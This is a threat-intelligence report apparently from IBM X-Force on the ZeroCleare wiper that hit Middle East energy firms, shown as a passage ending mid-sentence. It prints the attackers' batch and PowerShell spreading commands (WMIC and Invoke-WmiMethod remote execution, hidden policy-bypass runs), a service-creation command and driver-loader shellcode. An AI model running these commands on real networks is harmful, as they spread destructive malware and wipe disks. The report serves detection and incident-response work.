IBM **Security**

New Destructive Wiper “ZeroCleare” Targets Energy Sector in the Middle East

IBM X-Force Incident Response and Intelligence Services (IRIS)

January 2020

Table of Contents

1. New Malware “ZeroCleare” Used in Destructive Attacks

IBM® X-Force® has been researching and tracking destructive malware in the Middle East, particularly in the industrial and energy sector. Since the first Shamoon attacks that started affecting organizations in the region in summer of 2012, we have been following the evolution of destructive, disk-wiping malware deployed to cause disruption.

In recent analysis, X-Force Incident Response and Intelligence Services (IRIS) discovered new malware from the Wiper class, used in a destructive attack in the Middle East. We named this malware “ZeroCleare” per the program database (PDB) pathname of its binary file.

According to our analysis, ZeroCleare was used to execute a destructive attack that affected organizations in the energy and industrial sectors in the Middle East. Based on the analysis of the malware and the attackers’ behavior, we suspect Iran-based nation state adversaries were involved to develop and deploy this new wiper.

Given the evolution of destructive malware targeting organizations in the region, we were not surprised to find that ZeroCleare bears some similarity to the Shamoon malware. Taking a page out of the Shamoon playbook, ZeroCleare aims to overwrite the Master Boot Record (MBR) and disk partitions on Windows-based machines. As Shamoon did before it, the tool of choice in the attacks is EldoS RawDisk, a legitimate toolkit for interacting with files, disks, and partitions. Nation-state groups and cyber criminals frequently use legitimate tools in ways that a vendor did not intend to accomplish malicious or destructive activity.

Using RawDisk with malicious intent enabled ZeroCleare’s operators to wipe the MBR and damage disk partitions on a large number of networked devices. To gain access to the device’s core, ZeroCleare used an intentionally vulnerable driver and malicious PowerShell/Batch scripts to bypass Windows controls. Adding these ‘living off the land’ tactics to the scheme, ZeroCleare was spread to numerous devices on the affected network, sowing the seeds of a destructive attack that could affect thousands of devices and cause disruption that could take months to fully recover from. These tactics resemble the way Shamoon was launched in attacks on Arabian Gulf targets in 2018.

X-Force IRIS assesses that the ITG13 threat group, also known as APT34/OilRig, and at least one other group, likely based out of Iran, collaborated on the destructive portion of the attack. X-Force IRIS’s assessment is based on ITG13's traditional mission, which has not included executing destructive cyber-attacks in the past, the gap in time between the initial access facilitated by ITG13 and the last stage of the intrusion, as well as the different TTPs our team observed.

To date, X-Force IRIS has not found any previous reporting on the "ZeroCleare" wiper, its indicators, or elements observed in this campaign. It is possible that it is a recently developed malware and that the campaign we analyzed is one of the first to use this version.

1.1. Destructive Attacks – A Rising Concern

X-Force IRIS has been following a marked increase in destructive attacks in the past year, having logged a whopping 200 percent increase in the amount of destructive attacks that our team has helped companies respond to over the past six months (comparing IBM incident response activities in the first half of 2019 versus the second half of 2018).

Destructive attacks on the energy and industrial sectors have been a rising concern, especially in countries where the economy relies on oil and gas industries, like in some parts of the Middle East and Europe. While we have seen them more frequently in the Middle East, these attacks are not limited to any part of the world and can be launched by any offensive nation-state group seeking to adversely affect the economy of rival countries, or by cybercriminals that use destruction as a pressure tactic.

Overall, destructive attacks we have been seeing affect organizations are being carried out by threat actors of varying motivations who could be employing destructive components in their attacks. Some pressure victims to pay them, others counterblow when they are not paid. When these attacks are carried out by nation state adversaries, they often have military objectives that can include accessing systems to deny access to, degrade, disrupt, deceive, or destroy the device/data.

1.2. ZeroCleare's General Infection Flow

The ZeroCleare wiper is part of the final stage of the overall attack. It is designed to deploy two different ways adapted to 32-bit and 64-bit systems. The general flow of events on 64-bit machines includes using a vulnerable, signed driver and then exploiting it on the target device to allow ZeroCleare to bypass the Windows hardware abstraction layer and avoid some operating system safeguards that prevent unsigned drivers from running on 64-bit machines.

This workaround has likely been used because 64-bit Windows based devices are protected with Driver Signature Enforcement (DSE). This control is designed to only allow drivers which have been signed by Microsoft to run on the device. Since ZeroCleare relies on the EldoS RawDisk driver, which is *not* a signed driver and would therefore not run by default, the attackers use an intermediary file named `soy.exe` to perform the workaround. They load a vulnerable but signed VBoxDrv driver which the DSE accepts and runs and then exploits it to load the unsigned driver, thereby avoiding DSE rejection of the EldoS driver.

Once loaded, the vulnerable VBoxDrv driver is exploited to run shellcode on the kernel level. Post-exploitation, the driver was used to load the unsigned EldoS driver and proceed to the disk wiping phase.

Having analyzed `soy.exe`, we determined it was a modified version of the Turla Driver Loader (TDL) of which purpose is to facilitate that very DSE bypass.

The same process does not apply to the 32-bit systems as they do not limit running unsigned drivers in the same manner.


ZeroCleare's Infection Flow
soy.exe
(Modified Turla Driver Loader)
saddrv.sys
(Vulnerable, signed VirtualBox VBoxDrv driver)
Unsigned Eldos RawDisk Driver
(Adapted to Windows 64-bit arch)
ClientUpdate.exe
(ZeroCleare Wiper payload)

Figure 1: ZeroCleare's Top Level Infection Flow (Source: IBM X-Force)

1.3. Two ZeroCleare Versions, Only One Worked

The ZeroCleare attack is facilitated by a number of files that each fulfill a different role in the infection chain. Files we analyzed are either scripts or executables designed to spread and launch the ZeroCleare malware across the targeted infrastructure.

ZeroCleare comes in two versions, one for each Windows architecture (32-bit and 64-bit), but while both exist, only the 64-bit worked as intended. The 32-bit version was supposed to function by installing the EldoS RawDisk driver as a driver service before beginning the wiping process but caused itself to crash when attempting to access the service during the wiping process.

The analysis in this paper will focus on the 64-bit version of ZeroCleare.

1.3.1. Attackers' File Arsenal

The following table lists the files we analyzed as part of what enabled attackers to infect devices with ZeroCleare and spread through compromised networks.

Index	File Name	Category	File Hash	Parent
1	ClientUpdate.exe (x64)	Wiper	1a69a02b0cd10b1764521fec4b7376c9	ClientUpdate.ps1
2	ClientUpdate.exe (x86)	Wiper	33f98b613b331b49e272512274669844	ClientUpdate.ps1
3	elrawdsk.sys (x86)	Tool	69b0cec55e4df899e649fa00c2979661	ClientUpdate.ps1
4	soy.exe	Loader	1ef610b1f9646063f96ad880aad9569d	ClientUpdate.ps1
5	elrawdsk.sys (x64)	Tool	993e9cb95301126debdea7dd66b9e121	soy.exe
6	saddrv.sys	Tool	eaea9ccb40c82af8f3867cd0f4dd5e9d	soy.exe
7	ClientUpdate.txt	PowerShell Script	1dbf3e9c84a89512a52da5b0bb682460	N/A
8	ClientUpdate.ps1	PowerShell Script	08dc0073537b588d40deda1f31893c52	N/A
9	cu.bat	Batch Script	Hash depends on specific deployment	N/A
10	v.bat	Batch Script	Hash depends on specific deployment	N/A
11	1.bat	Batch Script	Hash depends on specific deployment	N/A
12	2.bat	Batch Script	Hash depends on specific deployment	N/A
13	3.bat	Batch Script	Hash depends on specific deployment	N/A
14	4.bat	Batch Script	Hash depends on specific deployment	N/A
15	5.bat	Batch Script	Hash depends on specific deployment	N/A

Table 1: ZeroCleare attacks: malware and supporting files

The following are some overarching notes regarding the file list:

- The PowerShell and batch scripts analyzed were designed to spread and execute the ZeroCleare malware across the domain.
- The main PowerShell script, **ClientUpdate.ps1** spreads itself to Domain Controllers (DC), and then from those severs it uses the Active Directory PowerShell module **Get-ADComputer** cmdlet to identify lists of target devices to copy and execute the malware on.

- The Batch scripts support spreading the malware but work in a more simplistic manner using premade text files that contain hostnames to infect, rather than generating the lists themselves.
- We found that the ZeroCleare Wiper's executable itself, delivered in a file named **ClientUpdate.exe**, ran with a legitimate license key for EldoS RawDisk driver.

The following sections of this paper provide analysis of the ZeroCleare malware, as well as technical details on supporting files listed in Table 1.

1.4. File #1: ClientUpdate.exe (x64) – aka ZeroCleare

File name	Type	MD5	Compiled
ClientUpdate.exe (x64)	64-bit Windows binary	1a69a02b0cd10b1764521fec4b7376c9	15 Jun 2019, 10:47:12

This file was identified as the new wiper that was deployed in destructive attacks to damage Windows-based devices. It was named ZeroCleare by IRIS per the file path of its PDB file.

As mentioned earlier in this paper, ZeroCleare relies on the legitimate EldoS RawDisk driver that was previously used in Shamoon attacks to access and wipe the hard drive directly. Using this driver, which is an inherently legitimate tool, allows ZeroCleare attackers to bypass the Windows hardware abstraction layer and avoid the OS safeguards.

To install the EldoS RawDisk driver, ZeroCleare uses another binary, **Soy.exe**, to load the driver on the targeted device and activate it.

X-Force IRIS analyzed Soy.exe and found that it is a modified version of the Turla Driver Loader (TDL), which is designed to bypass x64 Windows Driver Signature Enforcement. The TDL application works by first installing a legitimate but vulnerable, signed, VirtualBox driver, vboxdrv.sys (in this case it is named saddrv.sys). Once loaded, this vulnerable driver can be exploited to run shellcode at the kernel level, which in this case is used to load the unsigned EldoS driver.

ClientUpdate.exe executes **soy.exe** via the following command line:

```
cmd.exe /c soy.exe
```

In order to activate the disk management driver, the malware needed to open a file handle via a unique filename using the logical drive (For example, C:\). The file name's format requested by function CreateFileW must start with # followed by the license key issued to the developer by EldoS.

We have observed ZeroCleare attempt to open the following filename:

```
\\?\ElRawDisk\??\(physical drive):#b4b615c28ccd059cf8ed1abf1c71fe03c0354522990af63adf
3c911e2287a4b906d47d
```

The RawDisk license key was:

```
b4b615c28ccd059cf8ed1abf1c71fe03c0354522990af63adf3c911e2287a4b906d47d
```

It could be a temporary license key or one that was stolen from someone else. Various information stealing malware can obtain license keys from infected systems.

The ClientUpdate.exe (x64) wiping function creates a buffer consisting of the byte 0x55 and uses function DeviceIoControl to send the buffer to the RawDisk driver to write data to the disk and wipe the victim's hard drives. Similar to what the Shamoon malware does, this would overwrite the MBR, partitions, and files on the system with junk data.

The sample was observed to contain the following PDB string:

```
C:\Users\Developer\source\repos\ZeroCleare\x64\Release\zeroclear.pdb
```

1.5. File #2: ClientUpdate.exe (x86) – aka ZeroCleare

File name	Type	MD5	Compiled
ClientUpdate.exe (x86)	32-bit Windows binary	33f98b613b331b49e272512274669844	15 Jun 2019, 11:38:44

Same as ClientUpdate.exe (x64), this file was also identified as the ZeroCleare wiper. As it is designed for 32-bit Windows systems, Driver Signature Enforcement does not prevent unsigned drivers from running. Therefore, this version of ZeroCleare does need to use Soy.exe or TDL, the latter being only applicable to 64-bit systems.

ClientUpdate.exe (x86) first attempts to install itself as a service by running:

```
C:\windows\system32\cmd.exe /u /c sc create soydsk type= kernel start= demand binPath
= [sample path]
```

Next, it attempts to activate the disk management device driver by opening a file handle via a unique filename using the logical drive (For example, C:\). The file name's format requested by function CreateFileW must start with # followed by the license key issued to the developer by EldoS. This 32-bit ZeroCleare version attempts to open the following filename:

```
\\?\ElRawDisk\??\(physical drive):#b4b615c28ccd059cf8ed1abf1c71fe03c0354522990af63adf
3c911e2287a4b906d47d
```

The malware uses the same EldoS RawDisk driver license key as observed in the 64-bit version:

```
b4b615c28ccd059cf8ed1abf1c71fe03c0354522990af63adf3c911e2287a4b906d47d
```

This version did not work properly. During analysis the sample crashed as the disk management driver had not been installed and was therefore not accessible. We can theorize that this may be a bug in the code.

It was later confirmed that the sample required to be named 'zeroclear.exe' in order to run correctly. However, this was not the name used for the malware during the observed incident and therefore the binary would not have run correctly in that instance.

X-Force IRIS patched the 32-bit ZeroCleare sample in order to continue the analysis provided in this paper. Once it worked, we noted that this version's wiping behavior was similar to that of ClientUpdate.exe (x64), which functioned by creating a buffer consisting of '0x55' bytes and used the function DeviceIoControl to send the buffer to the RawDisk driver to write data that would wipe the victim's hard drive(s). Similar to what the Shamoon malware does, this would overwrite the MBR, partitions, and files on the system with junk data.

This file was saved in the following PDB file path:

```
C:\Users\Developer\source\repos\ZeroCleare32\Release\zeroclear.pdb
```

1.6. File #3: Soy.exe Analysis

File name	**Type**	**MD5**	**Compiled**
Soy.exe	64-bit Windows binary	1ef610b1f9646063f96ad880aad9569d	15 Jun 2019, 7:04:22

The file **soy.exe** had a special role in the overall kill chain of ZeroCleare attacks as it was necessary for the initial bypass of Windows OS controls. This file was identified as a customized version of the Turla Driver Loader (TDL), which is a driver loader application *designed for bypassing Windows x64 Driver Signature Enforcement (DSE)*. DSE is a protective feature that was introduced in 64-bit versions of Windows 8 and 10, to prevent the loading of drivers unsigned by Microsoft.

TDL works by first loading a legitimate, Microsoft-signed, VirtualBox VBoxDrv driver. However, a vulnerable version of the driver is intentionally used, and TDL can then exploit the vulnerability to run kernel-level shellcode and ultimately load other, unsigned drivers.

The file sample's resource section includes two encoded resources with the following hashes:

```
Resource ID 1: b1ba74d92395012253b33462c67a726ff266c126f2652092c2f57659d0f46e77

Resource ID 103: 37680a5a26abc22cde99c5222881a279a04b90680231736efac1e17a8e976755
```

Before decoding the resources, `soy.exe` creates a mutex called `Ptición de trabajo`. It then attempts to access its resource section to read encoded resource 103 and uses XOR key `0x AAAAAAAAAAAAAAAA` to decode it. Next, `soy.exe` writes the decoded content to a 64-bit file called `elrawdsk.sys`[1]. This file was identified as the 64-bit version of the EldoS RawDisk driver, version 3.0.31.

After that, `soy.exe` attempts to access resource 1 and uses XOR key `0xAAAAAAAAAAAAAAAA` to decode it. The `soy.exe` sample then writes the decoded content to a 64-bit VirtualBox VBoxDrv.sys driver file called `saddrv.sys`[2], which is known to have privilege escalation and arbitrary code execution vulnerabilities. This file is a signed driver.

Once the resources have been decoded, `soy.exe` tries to create and start a driver service with name VBoxDrv and `saddrv.sys`, in order to load the vulnerable VBoxDrv device driver. At this point, the `soy.exe` sample uses the Turla Driver Loader (TDL) method to exploit the vulnerability in the VirtualBox driver and load and execute the following shellcode:

```
90 48 8B C4 41 54 48 81 EC 90 00 00 00 48 89 58 10 49 89 D4 48 89 68 18 48 8D 1D E1 FF FF FF 4C

89 68 E8 48 81 C3 00 03 00 00 4C 89 70 E0 4C 8B EA 4C 89 78 D8 4C 8B C9 33 C9 41 B8 54 64 6C 53

4C 63 73 3C 4C 03 F3 45 8B 7E 50 41 8D 97 00 10 00 00 41 FF D1 45 33 C9 48 8D A8 00 10 00 00 48

81 E5 00 F0 FF FF 41 83 BE 84 00 00 00 05 0F 86 B0 00 00 00 41 8B 8E B0 00 00 00 85 C9 0F 84 A1
```

[1] 36a4e35abf2217887e97041e3e0b17483aa4d2c1aee6feadd48ef448bf1b9e6c, driver v3.0.31
[2] cf3a7d4285d65bf8688215407bce1b51d7c6b22497f09021f0fce31cbeb78986, v1.6

```
00 00 00 48 89 B4 24 B8 00 00 00 4C 8D 04 0B 41 8B B6 B4 00 00 00 4C 8B DD 4D 2B 5E 30 48 89 BC
24 88 00 00 00 41 8B F9 85 F6 74 68 0F 1F 44 00 00 41 B9 08 00 00 00 4D 8D 50 08 45 39 48 04 76
43 41 0F B7 02 8B C8 C1 E9 0C 83 F9 03 74 17 83 F9 0A 75 22 41 8B 10 25 FF 0F 00 00 48 8D 0C 03
4C 01 1C 0A EB 10 41 8B 10 25 FF 0F 00 00 48 8D 0C 03 44 01 1C 0A 49 83 C2 02 41 83 C1 02 45 3B
48 04 72 BD 41 8B 40 04 03 F8 4C 03 C0 3B FE 72 A0 45 33 C9 48 8B B4 24 B8 00 00 00 48 8B BC 24
88 00 00 00 49 8B D7 4C 8B 7C 24 70 48 C1 EA 03 48 85 D2 74 1D 48 8B CD 48 2B DD 66 0F 1F 44 00
00 48 8B 04 0B 48 89 01 48 8D 49 08 48 83 EA 01 75 EF 90 41 8B 46 28 48 03 C5 48 89 C2 66 C7 44
24 20 20 00 66 C7 44 24 22 22 00 C7 44 24 24 00 00 00 00 48 8D 44 24 30 48 89 44 24 28 48 B8 5C
00 44 00 72 00 69 00 48 89 44 24 30 48 B8 76 00 65 00 72 00 5C 00 48 89 44 24 38 48 B8 65 00 6C
00 52 00 61 00 48 89 44 24 40 48 B8 77 00 44 00 73 00 6B 00 48 89 44 24 48 48 C7 44 24 50 00 00
00 00 48 8D 4C 24 20 44 0F 20 C0 48 89 C5 48 31 C0 44 0F 22 C0 41 FF D4 48 89 E8 44 0F 22 C0 4C
8B 74 24 78 4C 8B AC 24 80 00 00 00 48 8B AC 24 B0 00 00 00 48 8B 9C 24 A8 00 00 00 48 81 C4 90
00 00 00 41 5C C3 00 00
```

Figure 2: TDLBootstrapLoader in shellcode format. This code is used to load the elrawdsk.sys driver into the Windows kernel.

`soy.exe` was also found to contain the following PDB file path:

```
C:\Users\[user]\Desktop\TDL\Source\Furutaka\output\x64\Release\soy.pdb
```

The presence of 'Furutaka' within the PDB string matches that seen within the source code on the TDL Github[3].

1.7. Batch Scripts Used by ZeroCleare Attackers

A batch file is a script file that's typical to DOS, OS/2 and Microsoft Windows. It consists of a series of commands to be executed by the command-line interpreter, stored in a plain text file. On devices running Windows operating systems, a batch file would store commands in serial order. ZeroCleare attackers used at least seven batch files in the attack's flow to add functionality.

1.7.1. v.bat

Batch script **`v.bat`** is designed to read a text file containing system hostnames. In this case, the file is called `'listfile.txt'` although other names for this file have also been observed.

[3] https://github.com/hfiref0x/TDL/tree/master/Source/Furutaka

For each hostname within the list, the script first copies the contents of directory `"C:\Users\$USER \Desktop\UpdateTemp"` to `"\\$hostname\c$\Windows\Temp"` and then attempts to run `"cmd /c c:\Windows\Temp\cu.bat"` using Windows Management Interface Command (WMIC), which is a simple command prompt tool that returns information about the system that's running it.

```
for /F "tokens=*" %%A in (listfile.txt) do (

xcopy /S /Y "C:\Users\$USER\Desktop\UpdateTemp" \\%%A\c$\Windows\Temp && wmic /node:"
%%A" process call create "cmd /c c:\Windows\Temp\cu.bat"

)
```

Batch files `1.bat`, `2.bat`, `3.bat`, `4.bat`, and `5.bat` appear redundant as they were all identified to have the same function as `v.bat`.

1.7.2. Cu.bat

Once it is run by its predecessor (`v.bat`), the batch script **`cu.bat`** begins by switching to the directory `C:\Windows\Temp`. It checks for the existence of `'%PROGRAMFILES(X86)%'` to determine if it is running on a 64- or 32-bit system architecture. It will change to the 'x64' directory as needed, but otherwise the switch proceeds with the 'x86' directory. Once that's established, **`cu.bat`** runs the file `.\ClientUpdate.exe`, which is the ZeroCleare malware.

```
cd c:\Windows\Temp\

IF EXIST "%PROGRAMFILES(X86)%" (cd .\x64) ELSE (cd .\x86)

.\ClientUpdate.exe
```

1.8. PowerShell Scripts Used by ZeroCleare Attackers

PowerShell is a task-based command-line shell and scripting language built on .NET. As such, it is part of every Windows operating system. While PowerShell is originally designed to help system administrators and power-users rapidly automate tasks that manage OS and its processes, it is also widely used by attackers that rely on 'living off the land' tactics.

ZeroCleare attackers used some PowerShell scripts in the attack kill chain. Further detail follows.

1.8.1. ClientUpdate.ps1

X-Force IRIS identified two PowerShell scripts with the name `ClientUpdate.ps1`. The first and shorter of the two appeared to be the parent of the second and larger script.

The first, short script,[4] takes as its parameter a decryption key and defines a variable `$ClientData` which contains a large quantity of AES-encrypted and Base64-encoded data. The script decodes this data with the decryption key, saves it in the current directory as `_ClientUpdate.ps1`, and executes it using PowerShell.exe. It passes the decryption key as a parameter. It then sleeps for 5 seconds before deleting the newly created script file.

We were able to identify the decryption key from system artifacts and discovered that the `$ClientData` variable contained the larger version of the `ClientUpdate.ps1` script.

The second `ClientUpdate.ps1` script[5] is significantly longer and more complex. The overall purpose of this script is to spread the ZeroCleare malware as far as it can across the domain. This script sets out to do that by setting up a network of master and slave (agent) systems, with each agent responsible for copying and executing the malware onto a proportion of the target (client) systems.

Domain controllers were specifically chosen as agents to facilitate the spreading, and the Active Directory PowerShell module `'Get-ADComputer'` cmdlet was used to assemble lists of target and client systems.

The script accepts a large variety of parameters, most of which are optional with the exception of `Username`, `Password`, and `Decryption key`.

- UserName (passed as base64)
- Password (passed as base64)
- DECKey (decryption key)
- CleanUpShareDrives (default: false)
- DCParent
- LogPath (default: C:\Log)
- MasterSlave
- AgentMode (false)
- AgentTimeOut (30)

[4] **MD5**:08dc0073537b588d40deda1f31893c52
[5] **MD5**:15DF71FAD932AE2AE8F162AB0167D71F

- FailedMode (ExchangeSingle or ExchangeSwap)
- Master
- RunMode (IMM or SCH)
- TimeSpan (30)
- MaxThreads (30)
- ClientCheckPort (445)
- ClientCheckTimeOut (2)
- ClientForceCopy (false)
- DCHostName

An example of the script being run was observed as follows:

```
powershell.exe -exec bypass -WindowStyle Hidden -NoLogo -file "C:\Users\Public\Public
Updates\ClientUpdate.ps1" -Master -RunMode "IMM" -TimeSpan 12 -MaxThreads 30 -ClientC
heckPort 445 -ClientCheckTimeOut 2 -UserName "string here" -Password "string here" -D
ECKey "abc123" -ClientForceCopy -CleanUpShareDrives -DCParent "dc01.domain.com"
```

The script is multifunctional and can act in a **master** or **slave** capacity depending on the parameters originally passed to it.

Master and Slave Modes

The `ClientUpdate.ps1` PowerShell script has two main modes of operation:

1. **$Master**

   If it is running in `$Master` mode, the script identifies other domain controllers, then copies and executes the script on those machines in the $Master mode. It identifies all non-DC client/target systems and begins to copy and execute the `ClientUpdate.exe` wiper malware on them, with the other initiated domain controllers doing the same.

2. **$MasterSlave**

   In `$MasterSlave` mode, one domain controller will act as the Master and identify other domain controllers to copy and run the script on them in Agent/Slave mode. The work of copying and executing the malware on the client targets is then divided up by the master and assigned to the agents, who then report back to the master on their progress.

The way the script is laid out means that the same script can be used by master or agent systems with the parameters determining what function they should be performing.

The main body of the script performs the following:

- First it runs the 'Update-DCGPO' function which creates a new GPO to run script `ClientUpdateCore.ps1` on startup. The GPO is named "ClietnUpdate" (note the misspelling).
- If parameters $MasterSlave -eq $true -and $AgentMode -eq $false, then run functions:
    - CleanUp-ShareDrives
    - Start-DCController
- If parameters $MasterSlave -eq $true -and $AgentMode -eq $true, then run functions:
    - CleanUp-ShareDrives (only if parameter $CleanUpShareDrives is true)
    - Start-AgentController
    - Extract-Self
    - Execute-Self
- If parameter $Master -eq $true
    - CleanUp-ShareDrives
    - Start-MasterController
    - Extract-Self
    - Execute-Self

Further details of the functions listed above, are presented in the sections below.

ClientUpdate.ps1: Script's Notable Functions

- CleanUp-ShareDrives
    - Runs command 'net.exe use * /delete /y' to disconnect all mapped network drives

- Start-DCController
    - Gets a list of all domain controllers for current domain and stores as $AllDC.
- For each DC in $AllDC:
    - Creates DCObject (this is a custom defined object which contains properties and functions to do tasks such as create shared drives/folders, and copy/run the script on clients)
    - Creates shared drive \\$DCName\C$
    - Creates directory \\$DCName\C$\Users\Public\Public Updates\
    - Copies itself to \\$DCName\C$\Users\Public\Public Updates\
    - Attempts to run the script on the DC in Agent mode with the following command:

```
  Invoke-WmiMethod -class Win32_process -name Create -ArgumentList $CMD -ComputerName
$this.DCName -Credential $Credential -ErrorAction Stop;
```

- Where $CMD is:

```
PowerShell.exe -exec bypass -WindowStyle Hidden -file $LocalScriptPath $Args
```

- $LocalScriptPath is:

```
C:\Users\Public\Public Updates\$SelfScript
```

- And $Args are:

```
   "-RunMode", ('"{0}"' -f $RunMode),
   "-TimeSpan", ('{0}' -f $TimeSpan),
   "-MaxThreads", ('{0}' -f $MaxThreads),
   "-ClientCheckPort", ('{0}' -f $ClientCheckPort),
   "-ClientCheckTimeOut", ('{0}' -f $ClientCheckTimeOut),
   "-UserName", ('"{0}"' -f $UserNameCollection.RAW),
   "-Password", ('"{0}"' -f $PasswordCollection.RAW),
   "-DECKey", ('"{0}"' -f $DECKey)
   "-MasterSlave", "-AgentMode",
   "-DCHostName", ('"{0}"' -f $this.DCName)
```

- If above fails it attempts to run instead:

```
Invoke-WmiMethod -class Win32_process -name Create -ArgumentList $CMD -ComputerName $
this.DCName -ErrorAction SilentlyContinue;
```

Once it has done this for all systems in $AllDC, the `ClientUpdate.ps1` PowerShell script then retrieves a list of all non-DC systems using the PowerShell module Get-ADComputer. It filters out those already present on its DC list and stores them as variable `$AllClient`.

Next, the script divides up the client list and assigns portions to each of the initialized domain controller agents. The agents work to copy and execute the ZeroCleare malware onto each of their assigned clients.

There are also functions to keep track of agent workloads and the number of failed and successful clients. A client is determined to have failed if the agent cannot connect to it and create a shared folder on it. As redundancy, a swapping mechanism is in place to pass failed clients to another agent to try to infect them. These agents do not appear to check the status of the drive wiping malware itself.

Start-AgentController

- Generates a `ClientUpdateScript` from the encrypted data within `$UpdateTempContents`. In the sample we analyzed, the script generated was named `'ClientUpdateCore.ps1'`.
- Creates DCObject for supplied DCHostName (itself).
- Creates a RunspacePool to allow for multithreading and then creates a thread for each client in its assigned client list.
- For each assigned client, the work thread creates a `ClientUpdateObject` for the specified client, creates a shared drive on the client `\\$DNSHostName\C$`, copies the `$ClientUpdateScript` to `\\$DNSHostName\C$\Windows\Temp`, and then executes the script using the following:

```
  Invoke-WmiMethod -class Win32_process -name Create -ArgumentList $CMD -ComputerName
$this.DNSHostName  -Credential $Credential -ErrorAction Stop
```

- Where $CMD is:

```
 @(
   "PowerShell.exe",
   "-exec", "bypass",
   "-file", ('"{0}"' -f $this.LocalScriptFilePath),
   "-TimeSpan", ('{0}' -f $SCHTimeSpan),
   "-DCHostName", ('"{0}"' -f $this.DCObject.DCName),
   "-ClientHostName", ('"{0}"' -f $this.DNSHostName),
   "-UserName", ('"{0}"' -f $UserName),
   "-Password", ('"{0}"' -f $Password),
   "-DECKey", ('"{0}"' -f $DECKey)
   )
```

The agent also keeps track of failed and successful clients so it can report back this status to the master.

Start-MasterController

- Generates a `ClientUpdateScript` from the encrypted data within `$UpdateTempContents`. In the sample we analyzed, the script generated was named `ClientUpdateCore.ps1`.
- Checks if its own file is running from `C:\Users\Public\Public Updates`, and if not, it will attempt to create the directory and copy itself into that destination.
- Creates scheduled task called 'Optimize Startup' with start time listed as Get-Date + 20 seconds. This task is designed to rerun itself from the new location. If the task registration is successful, then the script exits. If it finds the task already present then it uses it as an indication that it has already been restarted and continues on.
- Gets a list of all domain controllers for the current domain as `$AllDC`
- Gets a list of all non-DC systems as `$AllClient`
- Loops through the list of DCs and performs the following for each (excluding itself or its parent):
  - Creates shared drive `\\$DNSHostname\C$`
  - Checks if script already exists on the system
  - Creates work folder `\\$DNSHostname\C$\Users\Public\Public Updates\`
  - Copies itself to the newly created work folder.
  - Runs the copied script in Master mode as follows:

```
  Invoke-WmiMethod -class Win32_process -name Create -ArgumentList $CMD -ComputerName
$this.DCName -Credential $Credential -ErrorAction Stop
```

Where `$CMD` is:

```
  "PowerShell.exe"
     "-exec", "bypass",
     "-file", ('"{0}"' -f $this.LocalScriptPath) $Args
```

And `$Args` are as follows:

```
  "-RunMode", ('"{0}"' -f $RunMode),
  "-TimeSpan", ('{0}' -f $TimeSpan),
  "-MaxThreads", ('{0}' -f $MaxThreads),
  "-ClientCheckPort", ('{0}' -f $ClientCheckPort),
  "-ClientCheckTimeOut", ('{0}' -f $ClientCheckTimeOut),
  "-UserName", ('"{0}"' -f $UserNameCollection.RAW),
  "-Password", ('"{0}"' -f $PasswordCollection.RAW),
  "-DECKey", ('"{0}"' -f $DECKey),
  "-Master",
  "-DCParent", ('"{0}"' -f $SelfDC))
```

– Once all DCs have been initialized it creates a `RunspacePool` for multithreading and starts a thread for each client in `$AllClient`. The thread does the following for each client:

  – Creates shared drive `\\$DNSHostName\C$`

  – Attempts to copy the generated `ClientUpdateScript` to `\\$DNSHostName\C$\Windows\Temp\UpdateTemp`

  – Runs copied script with:

```
 Invoke-WmiMethod -class Win32_process -name Create -ArgumentList $CMD -ComputerName
$this.DNSHostName  -Credential $Credential -ErrorAction Stop;
```

  – Where `$CMD` is:

```
    (
        "PowerShell.exe",
        "-exec", "bypass",
        "-file", ('"{0}"' -f $this.LocalScriptFilePath),
        "-TimeSpan", ('{0}' -f $SCHTimeSpan),
        "-DCHostName", ('"{0}"' -f $this.DCObject.DCName),
        "-ClientHostName", ('"{0}"' -f $this.DNSHostName),
        "-UserName", ('"{0}"' -f $UserName),
        "-Password", ('"{0}"' -f $Password),
        "-DECKey", ('"{0}"' -f $DECKey)
      )
```

Extract-Self Function

- Creates directory `$DataFolderPath` (`"$SelfPath\UpdateTemp"`).
- Decrypts contents of `$UpdateTempContents` (which is an array of Base64-encoded and AES-encrypted data contained within the script) using the supplied `$DECKey`.
- Writes decrypted contents to `$DataFolderPath`.

Execute-Self Function

- Checks if a process named `ClientUpdate` is already running.
- If it is not, then checks if system architecture is x86 or x64.
- Next, starts process `$DataFolderPath\X86\ClientUpdate.exe` or `$DataFolderPath\X64\ClientUpdate.exe` depending on the above result.

Encrypted Data Reveals Additional Copies of Existing Files

A redundancy mechanism of sorts, or maybe a way to resuscitate deleted malware files, the `ClientUpdate.ps1` script contains a number of AES-encrypted and base64-encoded files stored within an array called `$UpdateTempContents`. We decrypted the contents of `$UpdateTempContents` using the identified key and found that these files all matched samples we encountered previously in this attack, namely.

1. GPOClientUpdateCore.ps1
2. ClientUpdateCore.ps1
3. x64\ClientUpdate.exe
4. x64\soy.exe
5. x86\ClientUpdate.exe
6. x86\elrawdsk.sys

Drilling into the first script, `GPOClientUpdateCore.ps1`, we inferred it was used for an Update-DCGPO function within `ClientUpdate.ps1` script. This function applies a group policy object (GPO) to the domain controllers[6]. Within this function the script is copied to:

```
